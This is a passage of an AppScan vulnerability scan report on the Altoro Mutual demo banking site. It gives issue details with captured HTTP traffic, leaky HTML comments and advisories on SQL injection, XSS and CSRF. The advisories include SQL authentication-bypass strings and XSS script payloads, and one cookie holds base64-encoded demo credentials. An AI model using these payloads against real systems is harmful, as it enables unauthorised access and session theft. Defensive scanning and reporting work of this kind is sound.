n_lblMessage"><p><b>No application is needed.</b>To approve your new $10000 Altoro Mutual Gold Visa<br />with an
7.9% APR simply enter your password below.</p><form method="post" name="Credit" action="apply.aspx"><table
border=0><tr><td>Password:</td><td><input type="password" name="passwd"></td></tr><tr><td></td><td><input
type="submit" name="Submit" value="Submit"></td></tr></table></form></span>

<!--
    Password is not revalidated but stored in
    mainframe for non-repudiation purposes.
-->

</div>
...
...
...
```

Issue 3 of 3

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/admin.aspx
Domain	demo.testfire.net
Element	Be careful what you change. All changes are made directly to Altoro.mdb database.
Path	/admin/admin.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Debugging information was left by the programmer in web pages
Fix:	Remove sensitive information from HTML comments

Issue 3 of 3 - Details

Difference:

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Test Requests and Responses:

```
GET /admin/admin.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amSessionId=55123209368
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 7861
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:26:51 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Administration
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">
```

```
<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="../bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="../bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="application.aspx">View Application Values</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="admin.aspx">Edit Users</a></li>
        </ul>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<script language="javascript">

function confirmpass(myform)
{
  if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
  {
    return true;
  }
  else
  {
    myform.password1.value="";
    myform.password2.value="";
    myform.password1.focus();
    alert ("Passwords do not match");
    return false;
  }

}
</script>

<!-- Be careful what you change.  All changes are made directly to Altoro.mdb database. -->

<h1>Edit User Information</h1>

<table width="100%" border="0">
<form id="addAccount" name="addAccount" action="admin.aspx" method="post">
  <tr>
    <td colspan="4">
      <h2>Add an account to an existing user.</h2>
    </td>
  </tr>
  <tr>
    <th>
      Users:
```

```
    </th>
    <th>
      Account Types:
    </th>
    <th> </th>
    <th> </th>
  </tr>
  <tr>
    <td>
      <select id="" name="" ><option value="1">1 admin</option><option value="2">2 tuser</option><option
value="100116013">100116013 sjoe</option><option value="100116014">100116014 jsmith</option><option
value="100116015">100116015 cclay</option><optio
...
...
...
```

Go to Table of Contents

I DAST: Possible Server Path Disclosure Pattern Found 1

Issue 1 of 1

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/feedback.aspx
Domain	demo.testfire.net
Element	feedback.aspx
Path	/feedback.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the absolute path of the web server installation, which might help an attacker to develop further attacks and to gain information about the file system structure of the web application
Causes:	Latest patches or hotfixes for 3rd. party products were not installed
Fix:	Download the relevant security patch for your web server or web application.

Issue 1 of 1 - Details

Difference:

Reasoning: The response contains the absolute paths and/or filenames of files on the server.

Test Requests and Responses:

```
GET /feedback.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8693
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Feedback
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Muutual, feedback, contact us"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
```

```
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services
...
...
...


<form name="cmt" method="post" action="comment.aspx">

<!--- Dave- Hard code this into the final script - Possible security problem.
  Re-generated every Tuesday and old files are saved to .bak format at L:\backup\website\oldfiles    --->
<input type="hidden" name="cfile" value="comments.txt">

<table border=0>
  <tr>
...
...
...
```

Go to Table of Contents

I DAST: SHA-1 cipher suites were detected 1

Issue 1 of 1

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	demo.testfire.net
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Server Misconfiguration
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	The web server or application server are configured in an insecure way
Fix:	Change server's supported ciphersuites

Issue 1 of 1 - Details

Difference:

Reasoning: AppScan determined that the site uses weak cipher suites by successfully creating SSL connections using each of the weak cipher suites listed here.

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8729
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign
In</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a
id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="login.aspx">ONLINE BANKING
LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?content=busin
...
...
...
```

Go to Table of Contents

Advisories

H DAST: Authentication Bypass Using SQL Injection

Test Type:

Application-level test

Threat Classification:

Insufficient Authentication

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

It may be possible to bypass the web application's authentication mechanism

Affected Products:

- This issue may affect different types of products.

CWE:

566

X-Force:

8783

References:

"Web Application Disassembly with ODBC Error Messages" (By David Litchfield)
SQL Injection Training Module

Technical Description:

The application uses a protection mechanism that relies on the existence or values of an input, but the input can be modified by an untrusted user in a way that bypasses the protection mechanism.

When security decisions such as authentication and authorization are made based on the values of user input, attackers can bypass the security of the software.

Suppose the query in question is:

```
SELECT COUNT(*) FROM accounts WHERE username='$user' AND password='$pass'
```

Where $user and $pass are user input (collected from the HTTP request which invoked the script that constructs the query - either from a GET request query parameters, or from a POST request body parameters). A regular usage of this query would be with values $user=john, $password=secret123. The query formed would be:

```
SELECT COUNT(*) FROM accounts WHERE username='john' AND password='secret123'
```

```
```

The expected query result is 0 if no such user+password pair exists in the database, and >0 if such pair exists (i.e. there is a user named 'john' in the database, whose password is 'secret123'). This would serve as a basic authentication mechanism for the application. But an attacker can bypass this mechanism by submitting the following values: $user=john, $password=' OR '1'='1.

The resulting query is:

```
SELECT COUNT(*) FROM accounts WHERE username='john' AND password='' OR '1'='1'
```

This means that the query (in the SQL database) will return TRUE for the user 'john', since the expression 1=1 is always true. Therefore, the query will return a positive number, and thus the user (attacker) will be considered valid without having to know the password.

Go to Table of Contents

H DAST: Cross-Site Scripting

Test Type:

Application-level test

Threat Classification:

Cross-site Scripting

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

79

X-Force:

6784

References:

CERT Advisory CA-2000-02
Microsoft How To: Prevent Cross-Site Scripting in ASP.NET
Microsoft How To: Protect From Injection Attacks in ASP.NET
Microsoft How To: Use Regular Expressions to Constrain Input in ASP.NET
Cross-Site Scripting Training Module

Technical Description:

AppScan has detected that the application does not correctly neutralize user-controllable input before it is placed in output that is served as a web page.
This may be used in a Cross-site scripting attack.

Cross-site scripting (XSS) vulnerabilities occur when:
[1] Untrusted data enters a web application, typically from a web request.
[2] The web application dynamically generates a web page that contains this untrusted data.
[3] During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX.
[4] A victim visits the generated web page through a web browser, which contains a malicious script that was injected using

the untrusted data.
[5] Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
[6] This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site.
Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself, possibly taking over the victim's machine (sometimes referred to as "drive-by hacking").

There are three main kinds of XSS:

Type 1: Reflected XSS (also called "Non-Persistent")
The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.

Type 2: Stored XSS (also called "Persistent")
The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Type 0: DOM-Based XSS
In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

The following example shows a script that returns a parameter value in the response.
The parameter value is sent to the script using a GET request, and then retured in the response embedded in the HTML.

```
[REQUEST]
GET /index.aspx?name=JSmith HTTP/1.1
```

```
[RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 27

<HTML>
Hello JSmith
</HTML>
```

An attacker might leverage the attack like so:

```
[ATTACK REQUEST]
GET /index.aspx?name=>"'><script>alert('PWND')</script> HTTP/1.1
```

```
[ATTACK RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 83

<HTML>
Hello >"'><script>alert('PWND')</script>
</HTML>
```

In this case, the JavaScript code will be executed by the browser (The >"'> part is irrelevant here).

Go to Table of Contents

H DAST: DOM Based Cross-Site Scripting

Test Type:

Application-level test

Threat Classification:

Cross-site Scripting

Causes:

- The web application uses client-side logic to create web pages

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

79

X-Force:

6784

Technical Description:

In DOM-based XSS, the client performs the injection of XSS into the page, as opposed to other XSS types (Reflected and Stored XSS) where the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script (such as Javascript) that is sent to the client and performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data, and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

The following code snippet (age.html) demonstrates a DOM Cross-Site Scripting vulnerability:

```
<HTML>
    <BODY>
            Hello!
            <BR>
            Your age is:
            <SCRIPT>
                    var position=document.URL.indexOf("age=")+4;
                    document.write(document.URL.substring(position,document.URL.length));
            </SCRIPT>
    </BODY>
</HTML>
```

Normally, this HTML page would be used for presenting the user's age, e.g.:
http://SERVER/age.html?age=21

However, issuing the following request will result in an XSS condition:
http://SERVER/age.html?age=<script>alert(document.cookie)</script>

Note there is no need for malicious code to be embedded in the server's response for the attack to succeed.

Go to Table of Contents

H DAST: Predictable Login Credentials

Test Type:

Application-level test

Threat Classification:

Brute Force

Causes:

- Insecure web application programming or configuration

Security Risks:

It might be possible to escalate user privileges and gain administrative permissions over the web application

Affected Products:

- This issue affects several applications

CWE:

340

X-Force:

52859

References:

WASC Threat Classification: Brute Force

Technical Description:

It was found that the application uses predictable authentication credentials (e.g. admin+admin, guest+guest).
An attacker can easily predict the username and password and log into the application, thus gaining unauthorized privileges.

It is recommended to use the AppScan Authentication Tester PowerTool to test the application for other weak combinations of login credentials (Tools > Authentication Tester).

Go to Table of Contents

H DAST: SQL Injection

Test Type:

Application-level test

Threat Classification:

SQL Injection

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

It is possible to view, modify or delete database entries and tables

Affected Products:

- This issue may affect different types of products.

CWE:

89

X-Force:

8783

References:

"Web Application Disassembly with ODBC Error Messages" (By David Litchfield)
SQL Injection Training Module

Technical Description:

The software constructs all or part of an SQL command using externally-influenced input, but it incorrectly neutralizes special elements that could modify the intended SQL command when sent to the database.

Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, and possibly including execution of system commands.

For example, let's say we have an HTML page with a login form, which eventually runs the following SQL query on the database using the user input:

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

The two variables, $user and $pass, contain the user credentials entered by the user in the login form.
Therefore, if the user has input "jsmith" as the username, and "Demo1234" as the password, the SQL query will look like this:

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

But if the user input "'" (a single apostrophe) as the username, and "'" (a single apostrophe) as the password, the SQL query will look like this:

```
SELECT * FROM accounts WHERE username=''' AND password='''
```

This, of course, is a malformed SQL query, and will invoke an error message, which may be returned in the HTTP response.
An error such as this informs the attacker that an SQL Injection has succeeded, which will lead the attacker to attempt further attack vectors.

Sample Exploit:
The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = "'"
                              + userName + "' AND itemname = '"
                              + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items WHERE owner =  AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

Go to Table of Contents

M DAST: Cross-Site Request Forgery

Test Type:

Application-level test

Threat Classification:

Cross-site Request Forgery

Causes:

- Insufficient authentication method was used by the application

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

352

X-Force:

6784

References:

Cross-site request forgery wiki page
"JavaScript Hijacking" by Fortify
Cross-Site Request Forgery Training Module

Technical Description:

Even well-formed, valid, consistent requests may have been sent without the user's knowledge. Web applications should therefore examine all requests for signs that they are not legitimate. The result of this test indicates that the application being scanned does not do this.

The severity of this vulnerability depends on the functionality of the affected application. For example, a CSRF attack on a search page is less severe than a CSRF attack on a money-transfer or profile-update page.

When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc., and can result in exposure of data or unintended code execution.
If the user is currently logged-in to the victim site, the request will automatically use the user's credentials including session cookies, IP address, and other browser authentication methods. Using this method, the attacker forges the victim's identity and submits actions on his or her behalf.

Go to Table of Contents

M DAST: Deprecated SSL Version is Supported

Test Type:

Infrastructure test

Threat Classification:

Server Misconfiguration

Causes:

- The web server or application server are configured in an insecure way

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

327

References:

Apache: Disabling the SSL v3 Protocol
Microsoft IIS: Disabling the SSL v3 Protocol

Technical Description:

The server supports SSL cipher suites that either do not offer encryption or use weak encryption algorithms. An attacker may therefore be able to
decrypt the secure communication between the client and the server, or successfully execute a "man-in-the-middle" attack on the client, enabling
him to view sensitive information and perform actions on behalf of the client.

Go to Table of Contents

M DAST: Directory Listing

Test Type:

Infrastructure test

Threat Classification:

Directory Indexing

Causes:

- Directory browsing is enabled

Security Risks:

It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Affected Products:

- This issue may affect different types of products.

CWE:

548

X-Force:

52580

References:

Apache directory listing (CAN-2001-0729)
Microsoft IIS 5.0+WebDav support - directory listing
Jrun directory listing
CERT Advisory CA-98.04

Technical Description:

***
Please note that this issue may appear as "Not Vulnerable" if another Directory Listing test succeeded on the same resource.
***

Web servers are usually configured to disallow listings of directories containing scripts and textual contents. However, if the web server was configured improperly, it is possible to retrieve a directory listing by sending a request for a specific directory, rather than for a file. Example request for a directory listing of the directory named "some_dir" : http://TARGET/some_dir/

Another possible way to acquire directory listing is by exploiting specific issues in web servers and web applications, such as URL Trickery attacks, or malformed HTTP requests, which force the web server to return a directory listing. These security breaches should be solved by downloading a patch from your application or server vendor.

In some web servers running on Win32 operating systems, the access control may be bypassed by using short filenames (8.3 DOS format).
For example, the directory /longdirname/ is denied browsing by the web-server, but its DOS 8.3 equivalent name /LONGDI~1/ may be open to browsing.

Note: The directory listing is used by an attacker to locate files in the web directories that are not normally exposed through links on the web site. Configuration files and other components of web applications that potentially contain sensitive information can be viewed this way.

Go to Table of Contents

